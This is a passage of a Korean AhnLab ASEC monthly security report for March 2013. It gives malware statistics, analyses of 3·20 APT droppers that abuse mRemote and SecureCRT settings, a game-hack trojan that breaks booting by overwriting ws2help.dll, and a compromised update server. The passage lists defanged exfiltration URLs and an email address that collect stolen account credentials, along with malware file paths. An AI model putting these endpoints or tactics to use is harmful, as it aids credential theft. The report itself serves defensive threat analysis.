ASEC REPORT

VOL.39 | 2013.04

안랩 월간 보안 보고서

2013년 3월의 보안 동향

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

I. 2013년 3월의 보안 동향

악성코드 동향

01. 악성코드 통계 03

- 3월 악성코드, 전월 대비 97만여 건 증가
- 악성코드 대표진단명 감염보고 최다 20
- 3월 최다 신종 악성코드 Dropper/Agent.203880
- 3월 악성코드 유형 ' 트로이목마가 최다 '
- 악성코드 유형별 감염보고 전월 비교
- 신종 악성코드 유형별 분포

02. 악성코드 이슈 07

- FTP 클라이언트 사용 주의
- 윈도우 로고만 보이고 부팅이 안 되는 경우
- 특정 프로그램의 업데이트 서버, 온라인게임핵 유포
- 변조된 광고 프로그램 설치 시 온라인게임핵 감염
- 특정 금융사 카드 거래 내역으로 유포되는 악성코드
- 주민번호까지 체크하는 파밍 사이트 변종 발견
- 남미 은행을 타깃으로 한 봇넷
- 호주 커먼웰스 은행 위장 악성 메일
- Bank Of America 위장 스팸 메일
- 특정 타깃을 대상으로 유포된 PDF 악성코드
- 끝나지 않은 랜섬웨어와의 전쟁

보안 동향

01. 보안 통계 25

- 3월 마이크로소프트 보안 업데이트 현황

02. 보안 이슈 26

- Mongo DB 원격 코드 실행 취약점 CVE-2013-1892

웹 보안 동향

01. 웹 보안 통계 28

- 웹사이트 악성 코드 동향
- 월별 악성코드 배포 URL 차단 건수
- 월별 악성코드 유형
- 월별 악성코드가 발견된 도메인
- 월별 악성코드가 발견된 URL
- 악성코드 유형별 배포 수
- 악성코드 배포 순위

02. 웹 보안 이슈 31

- 2013년 3월 침해 사이트 현황
- 침해 사이트를 통해서 유포된 악성코드 최다 10건

01 악성코드 동향

악성코드 통계

3월 악성코드, 전월 대비 97만여 건 증가

ASEC이 집계한 바에 따르면, 2013년 3월에 감염이 보고된 악성코드는 768만 5579건인 것으로 나타났다. 이는 전월 670만 8830건에 비해 97만 6749건이 증가한 수치다([그림 1-1]). 이 중에서 가장 많이 보고된 악성코드는 Win-Trojan/Onlinegamehack140.Gen이었으며, ASD.PREVENTION과 Adware/Win32.winagir가 다음으로 많았다. 또한 총 7건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).




그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	NEW	Win-Trojan/Onlinegamehack140.Gen	282,141	10.4 %
2	▼1	ASD.PREVENTION	267,189	10.0 %
3	▲4	Adware/Win32.winagir	215,992	8.1 %
4	▲9	Trojan/Win32.urelas	212,006	7.9 %
5	▼2	Textimage/Autorun	209,457	7.8 %
6	▲3	Trojan/Win32.onlinegamehack	185,487	6.9 %
7	▲3	Trojan/Win32.adh	165,576	6.2 %
8	▼2	Trojan/Win32.Gen	143,689	5.4 %
9	▼7	Malware/Win32.suspicious	129,769	4.8 %
10	NEW	Dropper/Agent.203880	105,959	4.0 %
11	NEW	Packed/Win32.morphine	100,217	3.7 %
12	▲6	Malware/Win32.generic	97,734	3.7 %
13	▼8	Trojan/Win32.agent	85,700	3.2 %
14	▼3	RIPPER	79,778	3.0 %
15	NEW	Win-Adware/Korad.974232	79,234	3.0 %
16	▲3	JS/Agent	69,374	2.6 %
17	NEW	Win-Trojan/Downloader.969624	68,339	2.6 %
18	NEW	JS/Downloader	67,038	2.5 %
19	▼5	Adware/Win32.korad	58,658	2.2 %
20	NEW	Trojan/Win32.scar	53,937	2.0 %
		TOTAL	2,677,274	100.0 %

표 1-1 | 2013년 3월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 2013년 3월에는 Trojan/Win32가 총 130만 7482건으로 가장 빈번히 보고된 것으로 조사됐다. Win-Trojan/Onlinegamehack이 43만 698건, Win-Trojan/Agent가 42만 7840건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	▲1	Trojan/Win32	1,307,482	25.8 %
2	▲1	Win-Trojan/Onlinegamehack	430,698	8.5 %
3	▼2	Win-Trojan/Agent	427,840	8.4 %
4	▲4	Adware/Win32	345,503	6.8 %
5	NEW	Win-Trojan/Onlinegamehack140	282,141	5.6 %
6	▼2	ASD	267,189	5.3 %
7	▼1	Malware/Win32	242,370	4.8 %
8	▼1	Win-Trojan/Downloader	237,843	4.7 %
9	▲1	Win-Adware/Korad	210,829	4.2 %
10	▼1	Textimage/Autorun	209,494	4.1 %
11	NEW	Dropper/Agent	147,245	2.9 %
12	▼7	Win-Trojan/Korad	138,200	2.7 %
13	NEW	Packed/Win32	120,223	2.4 %
14	▼2	Win32/Virut	112,713	2.2 %
15	▲1	Downloader/Win32	110,955	2.2 %
16	▼2	Win32/Conficker	107,161	2.1 %
17	▼4	Win-Trojan/Urelas	99,687	2.0 %
18	▼7	Win-Trojan/Avkiller	94,547	1.9 %
19	▼2	Win32/Autorun.worm	91,849	1.8 %
20	▼1	Win32/Kido	80,210	1.6 %
		TOTAL	5,064,179	100.0 %

표 1-2 | 악성코드 대표진단명 최다 20건

3월 최다 신종 악성코드 Dropper/Agent.203880

[표 1-3]은 3월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다. 3월의 신종 악성코드는 Dropper/Agent.203880이 10만 5959건으로 전체의 24%를 차지했으며, Win-Trojan/Downloader.969624가 6만 8339건이 보고돼 15.5%를 차지했다.

순위	악성코드명	건수	비율
1	Dropper/Agent.203880	105,959	24.0 %
2	Win-Trojan/Downloader.969624	68,339	15.5 %
3	Win-Trojan/Banload.205076	45,495	10.3 %
4	Win-Trojan/Onlinegamehack.111616.AM	41,654	9.4 %
5	Win-PUP/Korad.574976	30,008	6.8 %
6	Win-Trojan/Downloader.40960.YB	18,638	4.2 %
7	Win-Spyware/Agent.286208.D	13,732	3.1 %
8	Win-Adware/Urelas.107041	12,321	2.8 %
9	Win-Spyware/Agent.286208.C	11,739	2.7 %
10	Win-Trojan/Urelas.1391104	10,694	2.4 %
11	Win-Adware/WinAgir.74680	9,588	2.2 %
12	Win-Trojan/Downloader.37654	9,543	2.2 %
13	Win-Adware/WinAgir.86968	9,016	2.0 %
14	Win-Trojan/Xyligan.2131296	8,345	1.9 %
15	Win-Trojan/Urelas.647677	8,273	1.9 %
16	Win-Trojan/Onlinegamehack.188416.AY	8,075	1.8 %
17	Win-Adware/KorAd.241664.O	8,017	1.8 %
18	Win-Trojan/Onlinegamehack.622195	7,966	1.8 %
19	Win-Trojan/Wecod.1069568	7,287	1.6 %
20	Win-Trojan/Onlinegamehack.15360.CU	7,223	1.6 %
	TOTAL	441,912	100.0 %

표 1-3 | 3월 신종 악성코드 최다 20건

3월 악성코드 유형 ‘ 트로이목마 ’ 가 최다

[그림 1-2]는 2013년 3월 1개월 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 52.9%로 가장 높은 비율을 나타냈고 스크립트(Script)가 6.0%, 웜(Worm)이 5.4%로 집계됐다.




그림 1-2 | 악성코드 유형별 비율

악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 스크립트, 드롭퍼, 애드웨어, 스파이웨어는 전월에 비해 증가세를 보였으며 트로이목마, 바이러스, 다운로더는 감소했다. 웜, 애프케어 계열들은 전월 수준을 유지했다.




그림 1-3 | 2013년 2월 vs. 2013년 3월 악성코드 유형별 비율

신종 악성코드 유형별 분포

3월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 67%로 가장 많았고, 드롭퍼가 16%, 애드웨어가 9%로 집계됐다.




그림 1-4 | 신종 악성코드 유형별 분포

02 악성코드 동향

악성코드 이슈

FTP 클라이언트 사용 주의

3 · 20 APT 공격에서 일부 흥미로운 점이 발견됐다. 악성코드 드롭퍼 중 mRemote와 SecureCRT 의 설정 파일을 이용하는 악성코드가 발견됐기 때문이다. 이 드롭퍼들은 악성 행위를 하기보다 설정 파일을 읽어 서버에 접근하기 위한 목적이다.

예를 들어, mRemote가 설치되면 설정 파일의 정보를 추출해 암호 취약점을 이용, 서버에 접속하는 bash 파일을 생성한다. 해당 취약점은 메타스플로잇 등에 이미 알려져 있다. SecureCRT 역시 비슷한 작업을 수행하는데, 이 취약점은 알려져 있지 않으며 최신 버전에서는 제대로 동작하지 않는다. 다시 요약하면 공격자는 *NIX 서버를 공격하기 위해 mRemote와 SecureCRT의 오래된 취약점을 이용한 것이다.




그림 1-5 | mRemote 콘솔




그림 1-6 | SecureCRT 접속 콘솔

이처럼 서버에 편리하게 접속하기 위해 사용하는 툴들의 취약점을 악용해 공격하는 사례가 발생할 수 있다. 사용 빈도가 높은 무료 FTP 클라이언트 가운데 굳이 암호 알고리즘 취약성이 아니더라도 비밀번호 자체를 암호화하지 않고 저장하는 경우도 있다. 따라서 FTP 클라이언트에서 비밀번호를 로컬에 저장하여 자동, 로그인해 사용하는 것은 되도록 지양해야 하며, FTP 클라이언트의 최신 업데이트를 항상 신경써야 한다.

윈도우 로고만 보이고 부팅이 안 되는 경우

평소 잘 쓰던 컴퓨터가 갑자기 부팅이 되지 않는다면 굉장히 당황스러울 것이다. 부팅이 되지 않는 원인은 여러가지가 있다. 부팅 정보를 담고 있는 MBR (Master Boot Record) 영역의 손상, 운영체제 파일의 손상 등이 부팅 장애로 이어질 수 있는데, 이러한 손상은 하드디스크의 물리적인 손상이나 악성코드 감염 등이 원인이 될 수 있다.

그림 1-7 | 정상적인 부팅 로고 화면

[그림 1-7]과 같이 윈도우 부팅 로고가 나타난다면 물리적인 손상이나, MBR 영역이 손상된 것은 아니다. 물리적인 손상이나 MBR 영역이 손상 되었을 경우 [그림 1-7]과 같은 OS 화면은 나타나지 않으며, 부트 영역을 읽을 수 없다는 메시지가 출력된다.

[그림 1-7]과 같이 정상적으로 로고를 확인했는데, 그 다음 윈도우 로그온 화면이나 배경화면이 나타나지 않고 [그림 1-8]과 같이 나타나는 경우라면 운영체제 파일의 손상을 의심해야 한다.

그림 1-8 | 부팅 로고 출력 후 진행되지 않는 부팅 과정

운영체제 파일에 손상을 주는 원인은 매우 다양하다. 하드웨어 드라이버를 설치하다 나타나는 오류로 인해 발생할 수도 있고, 특정 프로그램을 설치하다 오류가 있어도 발생할 수 있다. 이번에는 실제로 고객에게 발생했던 사례를 중심으로 악성코드에 감염된 특별한 케이스를 살펴보고자 한다.

일반적으로 온라인게임핵 악성코드에 감염되면 [그림 1-9]와 같이 윈도우의 정상 시스템 파일을 백업하고 악성코드로 바꿔치기 하는 형태를 보인다.




그림 1-9 | 정상 파일은 ws2helpXP.dll로 백업되고 ws2help.dll 파일은 악성으로 교체

이러한 악성코드에 한 번 더 감염되면 [그림 1-10]과 같은 형태로 감염되며, 이를 중복 감염이라 표현한다.




그림 1-10 | 감염된 상태에서 다시 감염될 경우 일반적인 형태

그러나 일부 악성코드의 경우 이러한 정상 파일 백업 알고리즘이 제대로 구현되지 않아 중복 감염 될 경우 정상 파일을 백업하지 않고 [그림 1-11]과 같이 무조건 악성으로 덮어 쓰는 경우가 있다.




그림 1-11 | 중복 감염될 때 정상 파일을 백업하지 않고 악성 파일로 교체하는 경우

이러한 경우 ws2help.dll 파일 자체는 존재하기 때문에 블루스크린은 발생하지 않지만, 정상 ws2help.dll 파일을 찾을 수 없기 때문에 윈도우는 정상 부팅하지 못하고 [그림 1-8]과 같은 증상이 발생하게 된다.

일반적으로 ws2help.dll 파일이 손상되면 안전모드로 부팅해 정상 ws2help.dll 파일을 복구해주거나, 윈도우 설치 CD를 이용하여 정상 파일을 복구하는 방법을 사용한다. 그러나 이번 케이스의 경우 안전모드로 부팅할 경우 [그림 1-12]에서 멈춰 더 이상 진행되지 않았고, 설치 CD를 이용한 복구 방법도 정상적으로 진행되지 않았다.

그림 1-12 | 안전모드로 부팅해도 정상적으로 진행되지 않음

이러한 경우 바로 포맷을 진행하기 보다는, 정상적인 PC에 증상이 발생하는 하드디스크를 연결해 확인할 필요가 있다. [그림 1-13]과 같이 하위 폴더가 인식되면 데이터는 살아있는 것으로 추정된다.




그림 1-13 | 증상이 발생하는 하드디스크를 정상 PC에 연결(E드라이브)

정상 PC의 백신 프로그램 엔진을 최신 버전으로 업데이트하고, 증상이 발생하는 하드디스크에 대해 정밀검사를 진행하면 [그림 1-14]와 같이 악성코드를 진단하는 것이 확인된다.




그림 1-14 | 정상 PC에서 증상이 발생한 하드디스크(E드라이브) 정밀검사

여기에서 [치료하기] 버튼을 누르면 악성코드가 치료된다. 그러나 트로이목마이기 때문에 악성코드가 삭제되도 정상적인 ws2help.dll 파일은 존재하지 않는다. 따라서 부팅하게 되면 [그림 1-15]와 같은 블루스크린이 나타나면서 무한 재부팅을 하는 증상이 나타난다.




그림 1-15 | ws2help.dll 파일이 없을 경우 나타나는 블루스크린

이러한 이유 때문에 [그림 1-14]와 같이 치료를 마친 다음에는 [그림 1-16]과 같이 정상 ws2help.dll 파일을 복구해야 한다. 정상 ws2help.dll 파일은 보통 19,968 Kbyte (윈도우 XP SP3) 크기로, 정상 파일을 확인해 C:₩WINDOWS₩system32₩ 폴더에 ws2help.dll 파일 이름으로 복사해준다.




그림 1-16 | 백업된 정상 파일을 이용해 ws2help.dll 파일 복구

[그림 1-16]과 같이 조치를 취하고, 하드디스크를 원래 PC에 연결해 부팅하면 [그림 1-17]과 같이 정상적으로 부팅되는 것을 확인할 수 있다.




그림 1-17 | 정상 부팅된 PC

이러한 케이스는 온라인게임핵 악성코드에 감염된 상태에서 동일한 악성코드에 중복 감염된 사례로 흔히 발생하지는 않는다. 그러나 이러한 악성코드에 중복 감염되는 경우는 본인이 온라인게임핵에 감염되었는지 모르고 PC를 사용하다가 많이 발생한다. 다시 말하면, 조금이라도 관심이 소홀하거나 보안에 취약한 상태로 PC를 지속적으로 사용하게 되면 충분히 발생 가능한 경우라는 점에서 특별한 주의가 요구된다.

〈V3 제품군의 진단명〉

Dropper/Win32.Agent (2013.03.25.00)
Win-Trojan/Avkiller4.Gen (2013.03.22.00)
Win-Trojan/Onlinegamehack140.Gen (2013.03.22.00)
Win-Trojan/Onlinegamehack140.Gen (2013.03.22.00)
Win-Trojan/Onlinegamehack140.Gen (2013.03.22.00)
Trojan/Win32.KillAV (2013.03.27.00)

특정 프로그램의 업데이트 서버가 온라인게임핵 유포

특정 무료 화면 캡쳐 프로그램이 업데이트되면서 백신 프로그램이 정상 작동을 하지 않는다는 보고가 있었다. 국내 주요 기관으로부터 해당 제품의 긴급 업데이트를 적용할 경우 BSOD가 발생한다는 보고가 접수되기도 했지만, 업데이트 파일을 테스트했을 때에는 BSOD 증상이 발생하지 않았다.

해당 제품이 설치된 경우에는 XXcameraup.exe 파일이 시작 프로그램에 등록돼 시스템 시작 시 업데이트 받을 파일이 있는지 체크한다. 사용자 피해 보고에 따라 시스템 부팅 후 해당 프로그램 긴급 업데이트 화면이 나오면서 시스템 이상 증상이 발생했다는 것과 당시 공지사항에 [그림 1-18]과 같이 업데이트 서버 이상 현상으로 인한 점검 안내가 등록된 것으로 보아, 정황상 업데이트 서버가 해킹되어 업데이트 파일 변조로 인해 온라인게임핵이 유포된 것으로 추정된다.

그림 1-18 | 업데이트 서버 오류 공지

국내 보안 블로거 제보로 수집된 파일을 확인해 보니, [그림 1-19]와 같이 정상 파일은 버전 정보가 있는 반면 악성 파일은 버전 정보가 없고 파일 크기가 다른 것을 확인할 수 있었다.

그림 1-19 | 해당 제품의 업데이트 파일 (좌-정상, 우-악성)




그림 1-20 | 정상/악성 업데이트 파일 크기

업데이트 파일이 실행될 경우 [그림 1-21]과 같이 제품 긴급 업데이트 안내 화면이 나타나면서 곧바로 온라인게임핵 악성코드가 설치되고, 업데이트 시작 버튼을 클릭하면 정상 프로그램과 국내 쇼핑몰 바로가기 파일이 바탕화면 및 즐겨찾기에 등록된다.




그림 1-21 | 위조된 해당 제품 안내 화면

온라인게임핵 감염 시 최종 생성되는 파일은 다음과 같으며, [그림 1-22]에 해당하는 사이트의 계정 정보를 탈취한다.

- C:₩WINDOWS₩system32₩kakutk.dll
- C:₩WINDOWS₩system32₩wshtcpip.dll
- C:₩WINDOWS₩system32₩drivers₩26fc0831.sys (랜덤영숫자.sys)

그림 1-22 | 계정 정보 탈취 사이트

탈취된 계정 정보는 아래 URL과 메일 주소로 전송된다.

- 'hxxp://banana.****ker.com/xin87842647df/lin.asp'
- 'hxxp://banana.****ker.com/838483dfotp/lin.asp'
- 'hxxp://green.****ker.com/po23924898df/lin.asp'
- 'hxxp://banana.****ker.com/xin09923929mxd/lin.asp'
- 'hxxp://green.****ker.com/po9819219mxd/lin.asp'
- 'kei****ou@hotmail.com'

〈V3 제품군의 진단명〉

Backdoor/Win32.Cidox (2013.03.24.02)

Dropper/Win32.OnlineGameHack (2013.03.24.04)

Trojan/Win32.OnlineGameHack (2013.03.25.02)

Trojan/Win32.KillAV (2013.03.24.02)

변조된 광고 프로그램 설치 시 온라인게임핵 감염

